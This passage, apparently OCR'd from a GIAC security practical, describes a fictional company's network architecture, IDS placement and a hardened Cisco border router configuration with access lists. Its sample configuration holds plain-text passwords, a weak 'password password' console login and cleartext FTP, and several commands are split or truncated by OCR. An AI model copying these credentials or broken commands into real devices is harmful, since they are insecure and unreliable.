


Figure 3 – Security architecture (1)




Figure 4 – Security architecture (2)

1.3.7. Address allocation

The 10.0.0.0/8 network – reserved for private addressing in RFC1918 – is used internally. All segments are allocated a full Class C network, which is an excessive amount of address space per segment, but which greatly simplifies the process (with no negative effects).

The default router on any network will always be assigned .1, and any other routers on the network will be assigned from .2 up. The hosts on the network will be assigned from .6 up.

Network	Description
10.1.0.0/16	Corporate gateway.
10.3.0.0/16	Internal security architecture.
10.5.0.0/16	eChannel stream.
10.20.0.0/16	Internal networks.

The existing scheme allocates WAN connections from the 192.168.128.0 – 192.168.168.255 range. This will be retained during the migration period as it does not conflict and reduces the need to renumber the WAN connections.

Although many environments choose not use a default route for security reasons, one will be used in this environment that leads to the Internet, as some transparent proxies are used on the firewall (e.g. for FTP).

The ability for a trojan or a virus to benefit from a default route is limited as the firewall will only allow many outbound connections from specific hosts such as the cache server. A positive side effect of this is actually that unusual traffic on the network will be routed to the firewall, where it will be denied. In doing so, reports can be generated bringing it to the attention of the administrator.

Note: a full host table is included as Appendix C.

1.3.8. Networks and segments

1.3.8.1. Corporate gateway

The corporate gateway is the primary perimeter access point. It carries and controls GIAC Enterprises' Internet traffic, and also performs the remote access component of the architecture.

1.3.8.2. eChannel stream

The eChannel stream is the primary customer facing and e-business channel.

1.3.8.3. Service network

The service network is situated between the two firewalls, forming the bridge between the internal security architecture and the corporate gateway. This is where hosts providing Internet services to the business are located.

1.3.8.4. Management network

The management network houses all of the primary management and security services for supporting the wider security architecture. Access to this network and the hosts on it is made only by a tightly restricted set of hosts and users.

1.3.8.5. Applications networks

There are two applications networks. The primary network houses the live applications hosts which support the eChannel streams, and the key data assets of the business. The secondary network houses less critical hosts, serving as development systems or internal applications.

1.3.9. Important hosts

1.3.9.1. ext1 – Cisco 3745

The border router runs Cisco IOS with the Content Based Access Control (CBAC) feature. It peers on RCIX and provides the first layer of screening.

1.3.9.2. fw1 – CyberGuard FS 500

The primary perimeter firewall has six ports that are used as follows.

Interface	Name	Description
dec0	fw1-ext	Connected to ext1.
dec1	fw1-vpn-ext	Connected to the external interface of vpn1.
dec2	fw1-vpn-int	Connected to the internal interface of vpn1.
dec3	fw1-int	Connected to the internal network.
eeE0	fw1-ids	Connected to ids1.
eeE1	fw1-wan	Connected to the legacy WAN routers.

1.3.9.3. vpn1 – Nortel Contivity 1700

The Nortel Contivity 1700 has an external and an internal interface; each is connected to the firewall so that it may perform ingress and egress filtering. The VPN clients are then assigned an address from a range based on their profile, which can be enforced by this filtering.

1.3.9.4. ids1 – SunFire V210

The first IDS sensor is situated off the firewall as it monitors highly un-trusted segments that are outside of the perimeter.

This sensor is monitoring:

1. One tap on the outside of the border router.

2. One tap on the inside of the border router.

3. One tap on the inside of the WAN switch.

In the first case it is running a flight recorder for the purpose of post-incident analysis and traffic analysis.

In the second and third cases it is running a set of rules that replicate those on the firewall (relevant to that segment). The intention of this is to reinforce the firewall, if it should become improperly configured and unwanted traffic were to pass through, then this will help catch such an occurrence and notify the administrator of the fault.

In the third case it is also running a default Snort rule set to watch for any potentially bad traffic.

1.3.9.5. ids2 – SunFire V210

The second IDS sensor is located on the service network and monitors second-level trust zones; those internal of the perimeter firewalls. It is placed on the service network due to the lack of ports on the firewall, and because the risk of it acting as a link between segments is mitigated by the use of network taps and the trust level applied to those zones.

It is worth noting that after the migration period, the legacy WAN routers will be removed, and a port will become available on the firewall. At this point the IDS sensor can be moved if desired.

This sensor is monitoring:

1. One span port on the service network switch.

2. Two taps monitoring traffic to the eChannel switch.

In both cases this is running a set of rules that replicate the firewalls, passing only traffic that is expected on those networks. This is to verify that no traffic is seen that is unexpected, in which case it would indicate a fault in the rule sets on the internal and/or perimeter firewalls/routers.

This is also running a default Snort rule set on each segment to watch for any potentially bad traffic that should not be seen.

Note: one tap for the eChannel switch segment will always show very limited traffic due to the HA pair arrangement of the firewalls.

1.3.9.6. ids3 – SunFire V210

The third IDS sensor is located in the management network and monitors third-level trust zones; those of the primary and secondary applications networks.

In both cases it is connected to a span port on the segment's switch and is running a set of rules that replicate the firewalls, passing only traffic that is expected on those networks. Again, it is also running a default Snort rule set on each segment to watch for any potentially bad traffic.

1.3.9.7. ssadm1 – SunFire V120

This is one of the spare SunFire V120's. It is running the RSA ACE/Server software and the Sygate Management Server software with iPlanet.

2. Assignment 2 – Security policy

2.1. Border router (ext1)

The security policy for the border router is divided into two segments, the configuration of the actual router itself, and the configuration of the access lists. It is demonstrated as a series of commands that are entered on the router console.

Content Based Access Control (CBAC) is used to provide stateful packet filtering of traffic transiting the router.

Access to the router for administration is via the console server. This provides secure SSH access directly to the router's console, making Telnet or SSH access to the router unnecessary.

FTP is permitted from the router to the log host for downloading and uploading the configuration. This is an easy and very useful method for making configuration changes and ensures that the stored configurations stay current.

2.1.1. Router configu ration

A hostname is applied that will identify the router when it is being configured. This information has little impact on the security of the device because the router is not reachable except via the console server.

```
hostname ext1
```

A banner is displayed on the console and terminal lines when a client connects which provides a simple warning for legal protection.

```
banner exec /
AUTHORISED ACCESS ONLY
Unauthorised access is strictly prohibited.
/
```

Cisco IOS comes with various services, many of which are not necessary in this environment and are disabled.

The config service attempts to download a configuration via TFTP when the router is booted, if this fails then the router will continue to use its local configuration. This presents a risk that someone could respond to the router and upload a bad configuration.

The finger service is the standard RFC 1288[10] service that can be used for gaining information about persons on the router.

The tcp-small-servers and udp-small-servers services provide basic services that are common to Unix systems, e.g. chargen, discard, and echo.

[10] "The Finger User Information Protocol." (URL: ftp://ftp.rfc-editor.org/in-notes/rfc1288.txt).

The Cisco Discovery Protocol (CDP) is a Cisco propriety protocol used for discovering information about other Cisco devices on connected segments. It is disabled because it is unnecessary and could potentially leak information.

Note: some of these services are enabled or disabled by default, which depends on the version of Cisco IOS.

```
no service config
no service dhcp
no service finger

no service tcp-small-servers
no service udp-small-servers

no cdp run

no ip bootp server
no ip finger

no service pad
no tftp-server
no ip identd
```

Directed broadcasts are described in RFC 1812[11]. By default this is disabled as per RFC 2644[12] but is shown for demonstration.

```
no ip directed-broadcast
```

When working on the console mistyped commands cause a DNS lookup as the router presumes the intention is to connect to a remote machine by that name. This is never found to be useful and broadcasting its DNS query could be considered an information leak.

```
no ip domain lookup
```

The router will not be configured using the Cisco Web interface, and should never be.

```
no ip http server
```

Source routing is rarely used in day-to-day Internet communication, but is commonly used in attacks to exploit misconfigured filters and routing.

```
no ip source-route
```

Encrypt CHAP and terminal passwords.

```
service password-encryption
```

Set the enable password. This is created as an MD5 password. A username is configured on the router; the router will then prompt for the username.

[11] "Requirements for IP Version 4 Routers." (URL: ftp://ftp.rfc-editor.org/in-notes/rfc1812.txt).
[12] "Changing the Default for Directed Broadcasts in Routers." (URL: ftp://ftp.rfc-editor.org/in-notes/rfc2644.txt).

```
enable secret 3n4b13p455w0rd

username admin password 4dm1np455w0rd
```

Set the time zone and daylight savings. This conforms to the time used throughout the business.

```
clock timezone NZST 12
clock summer-time NZDT recurring 1 Sun Oct 2:00 3 Sun Mar 3:00
```

Set the NTP server to synchronise from the log host and use the internal interface as the source address for the requests.

```
ntp server 10.3.1.8 source 42.48.12.61
```

Timestamps are placed on debug and log entries, this includes the time zone.

```
service timestamps debug datetime msec localtime show-timezone
service timestamps log datetime msec localtime show -timezone
```

Logging is configured to log directly to the log host's private address. A static NAT is created through the firewall for that address.

A RAM buffer is provided to store up to 128K of log messages that can be reviewed on the router.

The internal interface is explicitly used as the source address for syslog traffic. This should be the default but with Cisco IOS Version 12.2 (11) T3 it appears to sometimes use the external interface.

All log levels from the debug level are logged.

```
logging 10.3.1.8
logging buffered 131072 debugging
logging source-interface FastEthernet 0/0
logging trap debugging
```

SNMP access is allowed from the log host for the purpose of collecting statistics. A unique and difficult to guess community string is provided for additional security.

```
no access-list 1
access-list 1 remark -
access-list 1 remark - Access list for SNMP access.
access-list 1 remark -
access-list 1 permit 10.3.1.8
access-list 1 deny   any

snmp-server view mrtg-view system included
snmp-server view mrtg-view interfaces included
snmp-server community r4ndOm57r1n9 view mrtg-view ro 1
snmp-server packetsize 8192
```

Allow routine tasks to be serviced even if the router is very busy.

```
scheduler allocate 30000 2000
```

Cisco Content Based Access Control (CBAC) is used on the router to provide stateful filtering of traffic transiting the router. CBAC cannot provide filtering for traffic destined to the router or sourced from the router.

The settings for the SYN flood response are configured to be higher than the defaults as these can be triggered quite easily on some noisy networks.

These settings are the rate that will cause half-open sessions to start being deleted and the rate that will cause them to stop being deleted. They default to 500 and 400 respectively.

```
ip inspect one-minute high 2200
ip inspect one-minute low 2000
```

The action to take when the max-incomplete threshold is exceeded is to delete the oldest existing half-open session for every new connection request and then permit the connection request to pass. To set this a block-time of 0 is specified.

```
ip inspect tcp max-incomplete host 100 block-time 0
```

The length of idle time to wait before removing the return rule for a DNS request is set slightly higher to 8 seconds, from the default of 5 seconds.

```
ip inspect dns-timeout 8
```

CBAC is used for both incoming and outgoing connections rather than static access control lists being created for return traffic.

```
ip inspect name inbound tcp
ip inspect name inbound udp
ip inspect name inbound smtp

ip inspect name outbound tcp
ip inspect name outbound udp
ip inspect name outbound ftp
ip inspect name outbound http
ip inspect name outbound smtp
```

Cisco Integrated IDS is used for additional simple intrusion detection. Snort is running on the ids1 host and is the primary intrusion detection scanner.

Syslog formatted messages are used for the alarms. The action to take is to drop the packet, reset the connection, and send the alarm via syslog.

```
ip audit notify log
ip audit attack action alarm drop reset
ip audit info action alarm drop reset
```

A maximum of 100 events are queued.

```
ip audit po max-events 100
ip audit name audit-rule1 info
ip audit name audit-rule1 attack
```

The other settings are left as the defaults; however the following signatures are disabled.

1. echo-reply, host unreachable, and echo-request (2000, 2001, 2004).
2. time-exceeded (2005) is used by traceroute.
3. The fragment attack (1100) could affect normal operation.

```
ip audit signature 2000 disable
ip audit signature 2001 disable
ip audit signature 2004 disable
ip audit signature 2005 disable
ip audit signature 1100 disable
```

The internal interface is connected directly to the firewall. The inbound inspection list is applied to capture traffic exiting towards the internal network.

```
interface FastEthernet0/0
 description - Internal interface (connected to firewall).
 ip address 42.48.12.61 255.255.255.252

 no ip directed-broadcast
 no ip mroute-cache
 no ip proxy-arp
 no ip redirects
 no cdp enable

 ip inspect inbound out
 ip access-group in-from-firewall in
 ip access-group out-to-firewall out

 duplex auto
 speed auto
 no shutdown
```

The external interface is connected to the RCIX. The address is provider independent and assigned by the Internet Exchange. The outbound inspection list is applied to capture traffic exiting the router towards the Internet. The audit list is applied to monitor inbound traffic.

Unreachable messages are not sent to make it harder to find out what access list rules have been applied. The router is also prevented from passing any redirect messages.

```
interface FastEthernet0/1
 description External interface (connected to RCIX).
 ip address 42.48.90.26 255.255.255.0

 no ip directed-broadcast
 no ip mroute-cache
 no ip proxy-arp
 no ip redirects
 no ip unreachables
 no ip http server
 no ip mask-reply
 no cdp enable
 ntp disable

 ip audit audit-rule1 in
 ip inspect outbound out
 ip access-group in-from-internet in
```

```
 ip access-group out-to-internet out

 no shutdown
 duplex auto
 speed auto
```

Classless routing and zero subnets are enabled. The static routes are then configured. A backup default route with a higher cost is added.

```
ip subnet-zero
ip classless

ip default-gateway 42.48.90.55
ip route 0.0.0.0 0.0.0.0 42.48.91.55 150
```

The route to the firewall for the public address block is created, along with a higher cost route that politely eats packets if the other should go away.

```
ip route 42.48.12.64 255.255.255.240 42.48.12.62
ip route 42.48.12.64 255.255.255.240 Null0 200
```

Logging goes to a private address. This routes it towards the firewall.

```
ip route 10.3.1.8 255.255.255.255 42.48.12.62
```

The router runs BGP4 peering to the RCIX peer masters. This has been omitted for brevity.

```
! BGP configuration omitted for brevity.
```

The physical console port is the primary method of access to the router.

```
line con 0
 session-timeout 10
 password password
 login
 flowcontrol software
```

The physical auxiliary port.

```
line aux 0
 session-timeout 10
 password password
 login
 transport input none
 flowcontrol software
```

No virtual teletype terminals are enabled for access as access is granted through the console server only. The virtual teletype terminals are configured to enable login which causes a password to be required, but no password is specified. Because of this the router will not allow access. Access is also restricted because no access list rules are created that allow this.

```
line vty 0 4
 no password
 login
```

2.1.2. Router access lists

2.1.2.1. Incoming from the Internet

This access list filters traffic entering or transiting the router from the Internet. It does not filter private or reserved destinations as these are caught by a default deny rule.

Note: the last deny rule does not log. This would result in too much logging traffic. If a particular case needs to be logged then a rule should be put in to explicitly log it.

```
ip access-list extended in-from-internet

remark - in-from-internet: in on the external interface.
remark -
remark - Filters traffic entering or transiting the rou ter
remark - from the Internet.
```

Deny any traffic from private and reserved networks. Also deny traffic from the internal networks to prevent spoofing. A better description of these networks is available in the out-to-internet access list.

```
deny ip 42.48.12.64 0.0.0.15 any log-input
deny ip 42.48.12.60 0.0.0.03 any log-input

deny ip 10.0.0.0 0.255.255.255 any log-input
deny ip 172.16.0.0 0.7.255.255 any log-input
deny ip 192.168.0.0 0.0.255.255 any log-input

deny ip 0.0.0.0 0.255.255.255 any log-input
deny ip 127.0.0.0 0.255.255.255 any log-input

deny ip 192.0.2.0 0.0.0.255 any log-input
deny ip 169.254.0.0 0.0.255.255 any log-input

deny ip 224.0.0.0 15.255.255.255 any log-input
deny ip 240.0.0.0 7.255.255.255 any log-input

deny ip host 255.255.255.255 any log-input
deny ip host 0.0.0.0 any log-input
```

ICMP redirect messages should not be listened to and should not be permitted to escape. This deny rule is placed at the beginning to ensure that no error in the access control list will allow this to happen.

```
deny icmp any any redirect log-input
```

Permit the firewall to receive ping replies from any external host. The other ICMP messages are permitted as these are often necessary in Internet communication.

```
permit icmp any  host 42.48.12.62 echo-reply
permit icmp any  host 42.48.12.62 unreachable
permit icmp any  host 42.48.12.62 time-exceed
permit icmp any  host 42.48.12.62 packet-too-big
```

Permit the specified external hosts to ping the firewall. These are the management machines at the service provider and RCIX.

```
permit icmp host 42.48.5.12 host 42.48.12.62 echo
permit icmp host 42.48.90.5 host 42.48.12.62 echo
```

The Nortel Contivity is permitted to ping any external host, and any external host is permitted to ping the Nortel Contivity. This is to help the debugging of connection problems. The other ICMP messages are permitted as these are often necessary in Internet communication.

```
permit icmp any  host 42.48.12.65 echo
permit icmp any  host 42.48.12.65 echo-reply
permit icmp any  host 42.48.12.65 unreachable
permit icmp any  host 42.48.12.65 time-exceed
permit icmp any  host 42.48.12.65 packet-too-big
```

Permit the router to receive ping replies from any external host.

```
permit icmp host 42.48.90.26 any echo-reply
```

Permit auth traffic to the firewall from any external host. The primary reason for this is for mail transport agents that make an Identification Protocol request before delivering mail. This allows the firewall to send back a TCP reset to the host so that it is not forced to wait for a timeout and delay in delivering mail.

Note: Cisco IOS does not allow the selection of stealthy (drop) or TCP normal behaviour (reset) on a rule basis, only on an interface basis.

```
permit tcp any host 42.48.12.62 eq 113
```

Permit SMTP traffic to the proxy on the firewall from any external host. Return traffic for this is handled by CBAC.

```
permit tcp any host 42.48.12.62 eq smtp
```

Permit ESP and IKE to the Nortel Contivity. This is allowed to all ports above 1023 for those clients that are being Network Address Translated.

```
permit esp any host 42.48.12.65
permit udp any host 42.48.12.65 eq 500
```

Permit ESP traffic encapsulated in UDP for clients that are behind a firewall.

```
permit udp any host 42.48.12.65 eq 10001
```

Permit BGP return traffic from the peering routers.

```
permit tcp host 42.48.90.2 eq bgp host 42.48.90.26 gt estab
permit tcp host 42.48.90.6 eq bgp host 42.48.90.26 gt estab
permit tcp host 42.48.91.2 eq bgp host 42.48.90.26 gt estab
permit tcp host 42.48.91.6 eq bgp host 42.48.90.26 gt estab
```

Deny anything that is not explicitly permitted.

```
deny ip any any
```

2.1.2.2. Outgoing to the Internet

This access list filters traffic exiting the router on the external interface. It is provided to restrict what the router can access and restrict traffic from or to private or reserved addresses where these addresses should not be seen.

```
ip access-list extended out-to-internet

remark - out-to-internet: out on the external interface.
remark -
remark - Filters traffic exiting the router on the external
remark - interface. It is provided to restrict what the router
remark - can access and restrict traffic from or to private or
remark - reserved addresses.
```

Deny outbound packets if they are from an internal network address or from an RFC1918 address that should be hidden.

```
deny ip 10.0.0.0 0.255.255.255 any log-input
deny ip 172.16.0.0 0.7.255.255 any log-input
deny ip 192.168.0.0 0.0.255.255 any log-input
```

Deny outbound packets if they are to an internal network address or to an RFC1918 address.

```
deny ip any 42.48.12.60 0.0.0.3 log-input
deny ip any 42.48.12.64 0.0.0.15 log-input

deny ip any 10.0.0.0 0.255.255.255 log-input
deny ip any 172.16.0.0 0.7.255.255 log-input
deny ip any 192.168.0.0 0.0.255.255 log-input
```

Deny outbound packets if they are from or to a network of 0.

```
deny ip 0.0.0.0 0.255.255.255 any log-input
deny ip any 0.0.0.0 0.255.255.255 log-input
```

Deny outbound packets if they are from or to the loopback network.

```
deny ip 127.0.0.0 0.255.255.255 any log-input
deny ip any 127.0.0.0 0.255.255.255 log-input
```

Network 192.0.2.0/24 is the NET TEST network. It is for use in documentation and example code and should not be visible on the Internet.

```
deny ip 192.0.2.0 0.0.0.255 any log-input
deny ip any 192.0.2.0 0.0.0.255 log-input
```

Network 169.254.0.0/16 is reserved for end node auto-configuration when a DHCP server is not available and should not be visible on Internet.

```
deny ip 169.254.0.0 0.0.255.255 any log-input
deny ip any 169.254.0.0 0.0.255.255 log-input
```

Deny outbound packets if they are from or to the multicast network (Class D) as multicast are not used in this network.

```
deny ip 224.0.0.0 15.255.255.255 any log-input
```

```
deny ip any 224.0.0.0 15.255.255.255 log-input
```

Deny outbound packets if they are from or to the experimental network (Class E) as this network should never be visible on the Internet.

```
deny ip 240.0.0.0 7.255.255.255 any log-input
deny ip any 240.0.0.0 7.255.255.255 log-input
```

Deny outbound packets if they are from or to the broadcast address or are from or to a host of 0.

```
deny ip host 255.255.255.255 any log-input
deny ip any host 255.255.255.255 log-input

deny ip host 0.0.0.0 any log-input
deny ip any host 0.0.0.0 log-input
```

Permit the router to ping any external host.

```
permit icmp host 42.48.90.26 any echo
```

Permit BGP traffic from the router to the RCIX peering masters.

```
permit tcp host 42.48.90.26 gt 1023 host 42.48.90.2 eq bgp
permit tcp host 42.48.90.26 gt 1023 host 42.48.90.6 eq bgp
permit tcp host 42.48.90.26 gt 1023 host 42.48.91.2 eq bgp
permit tcp host 42.48.90.26 gt 1023 host 42.48.91.6 eq bgp
```

Deny any traffic from the router to any destination unless it has been explicitly permitted.

```
deny ip host 42.48.90.26 any log-input
deny ip host 42.48.12.61 any log-input
```

Permit the rest of the traffic to pass.

```
permit ip any any
```

2.1.2.3. Incoming from the firewall

This access list filters traffic entering or transiting the router from the internal network. It does not provide filtering of private or reserved destinations as this is handled by the outbound access control list on the external interface.

```
ip access-list extended in-from-firewall

remark - in-from-firewall: in on the internal interface.
remark -
remark - Filters traffic entering or transiting the router
remark - from the internal network. Return traffic is handled
remark - by the outbound inspection list.
```

ICMP redirect messages should not be listened to and should not be permitted to escape. This deny rule is placed at the beginning to ensure that no error in the access control list will allow this.

```
deny icmp any any redirect log-input
```

Permit the firewall to ping any external host.

```
permit icmp host 42.48.12.62 any echo
```

Permit the firewall to respond to pings from the specified external hosts. These are the management hosts at the service provider and the RCIX. This is useful to allow for debugging purposes.

```
permit icmp host 42.48.12.62 host 42.48.5.12 echo-reply
permit icmp host 42.48.12.62 host 42.48.90.5 echo-reply
```

The Nortel Contivity is permitted to ping any external host, and any external host is permitted to ping the Nortel Contivity. This is to help with the debugging of connection problems.

The Nortel Contivity is permitted to send ICMP port unreachable messages to any external host so that clients do not need to wait for a timeout if the device is up but the VPN service is down. This is most relevant in a situation where multiple Nortel Contivitys are available to be tried in sequence (as can be configured to happen automatically).

```
permit icmp host 42.48.12.65 any echo
permit icmp host 42.48.12.65 any echo-reply
permit icmp host 42.48.12.65 any port-unreachable
```

Permit DNS traffic from the firewall to the service provider's caching name servers.

```
permit tcp host 42.48.12.62 gt 1023 host 42.48.5.8 eq domain
permit tcp host 42.48.12.62 gt 1023 host 42.48.6.8 eq domain

permit udp host 42.48.12.62 gt 1023 host 42.48.5.8 eq domain
permit udp host 42.48.12.62 gt 1023 host 42.48.6.8 eq domain
permit udp host 42.48.12.62 eq domain host 42.48.5.8 eq domain
permit udp host 42.48.12.62 eq domain host 42.48.6.8 eq domain
```

Permit FTP traffic from the firewall to any external host. State for this is kept by the outbound inspection list, this means that static rules for the data channels do not need to be created.

```
permit tcp host 42.48.12.62 gt 1023 any eq ftp
```

Permit HTTP traffic from the firewall to any external host. This also includes a number of other common ports that Web servers are found to run on. (This should not be common enough to notice, but sadly it is.)

```
permit tcp host 42.48.12.62 gt 1023 any eq 80
permit tcp host 42.48.12.62 gt 1023 any eq 81
permit tcp host 42.48.12.62 gt 1023 any eq 443
permit tcp host 42.48.12.62 gt 1023 any eq 8000
permit tcp host 42.48.12.62 gt 1023 any eq 8001
permit tcp host 42.48.12.62 gt 1023 any eq 8080
permit tcp host 42.48.12.62 gt 1023 any eq 8081
```

Permit SMTP traffic from the firewall to any external hosts.

```
permit tcp host 42.48.12.62 gt 1023 any eq smtp
```

Permit IKE and ESP traffic from the Nortel Contivity to any external host. This is allowed to all ports above 1023 for those clients that are being Network Address Translated.

```
permit udp host 42.48.12.65 eq 500 any
permit esp host 42.48.12.65 any
```

Permit ESP traffic encapsulated in UDP for clients that are behind a firewall.

```
permit udp host 42.48.12.65 eq 10001 any
```

Permit FTP from the router to the log host for backup. The router uses passive (PASV) FTP.

```
permit tcp host 10.3.1.8 eq ftp host 42.48.12.61 gt 1023 estab
permit tcp host 10.3.1.8 gt 1023 host 42.48.12.61 gt 1023 esta
```

Permit NTP responses from the time server to the router's queries.

```
permit udp host 10.3.1.8 eq ntp host 42.48.12.61 eq ntp
```

Permit SNMP traffic from the log host to the router.

```
permit udp host 10.3.1.8 gt 1023 host 42.48.12.61 eq snmp
```

Permit traceroute traffic from the firewall to any external host.

```
permit udp host 42.48.12.62 gt 1023 any range 33434 33464
```

Deny anything that is not explicitly permitted.

```
deny ip any any log-input
```

2.1.2.4. Outgoing to the firewall

This access list filters traffic exiting the router on the internal interface. It is provided to restrict what the router can access and permits all other traffic.

Note: traffic from the Internet is already filtered by the inbound access control list on the external interface.

```
ip access-list extended out-to-firewall

remark - out-to-firewall: out on the internal interface.
remark -
remark - Filters traffic exiting the router on the internal
remark - interface. It is provided to restrict what the router
remark - can access and permits all other traffic.
```

Permit FTP traffic from the router to the log host. This is where the router's configurations are backed up, edited, and stored. The router uses passive (PASV) FTP.

```
permit tcp host 42.48.12.61 gt 1023 host 10.3.1.8 eq ftp
```

```
permit tcp host 42.48.12.61 gt 1023 host 10.3.1. 8 gt 1023
```

Permit NTP traffic from the router to the time server.

```
permit udp host 42.48.12.61 eq ntp host 10.3.1. 8 eq ntp
```

Permit SNMP traffic from the router to the log host.

```
permit udp host 42.48.12.61 eq snmp host 10.3.1. 8 gt 1023
```

Permit syslog traffic from the router to the log host.

```
permit udp host 42.48.12.61 eq syslog h ost 10.3.1.8 eq syslog
```

Deny any traffic from the router to any destination unless it has been explicitly permitted.

```
deny ip host 42.48.90.26 any log -input
deny ip host 42.48.12.61 any log -input
```

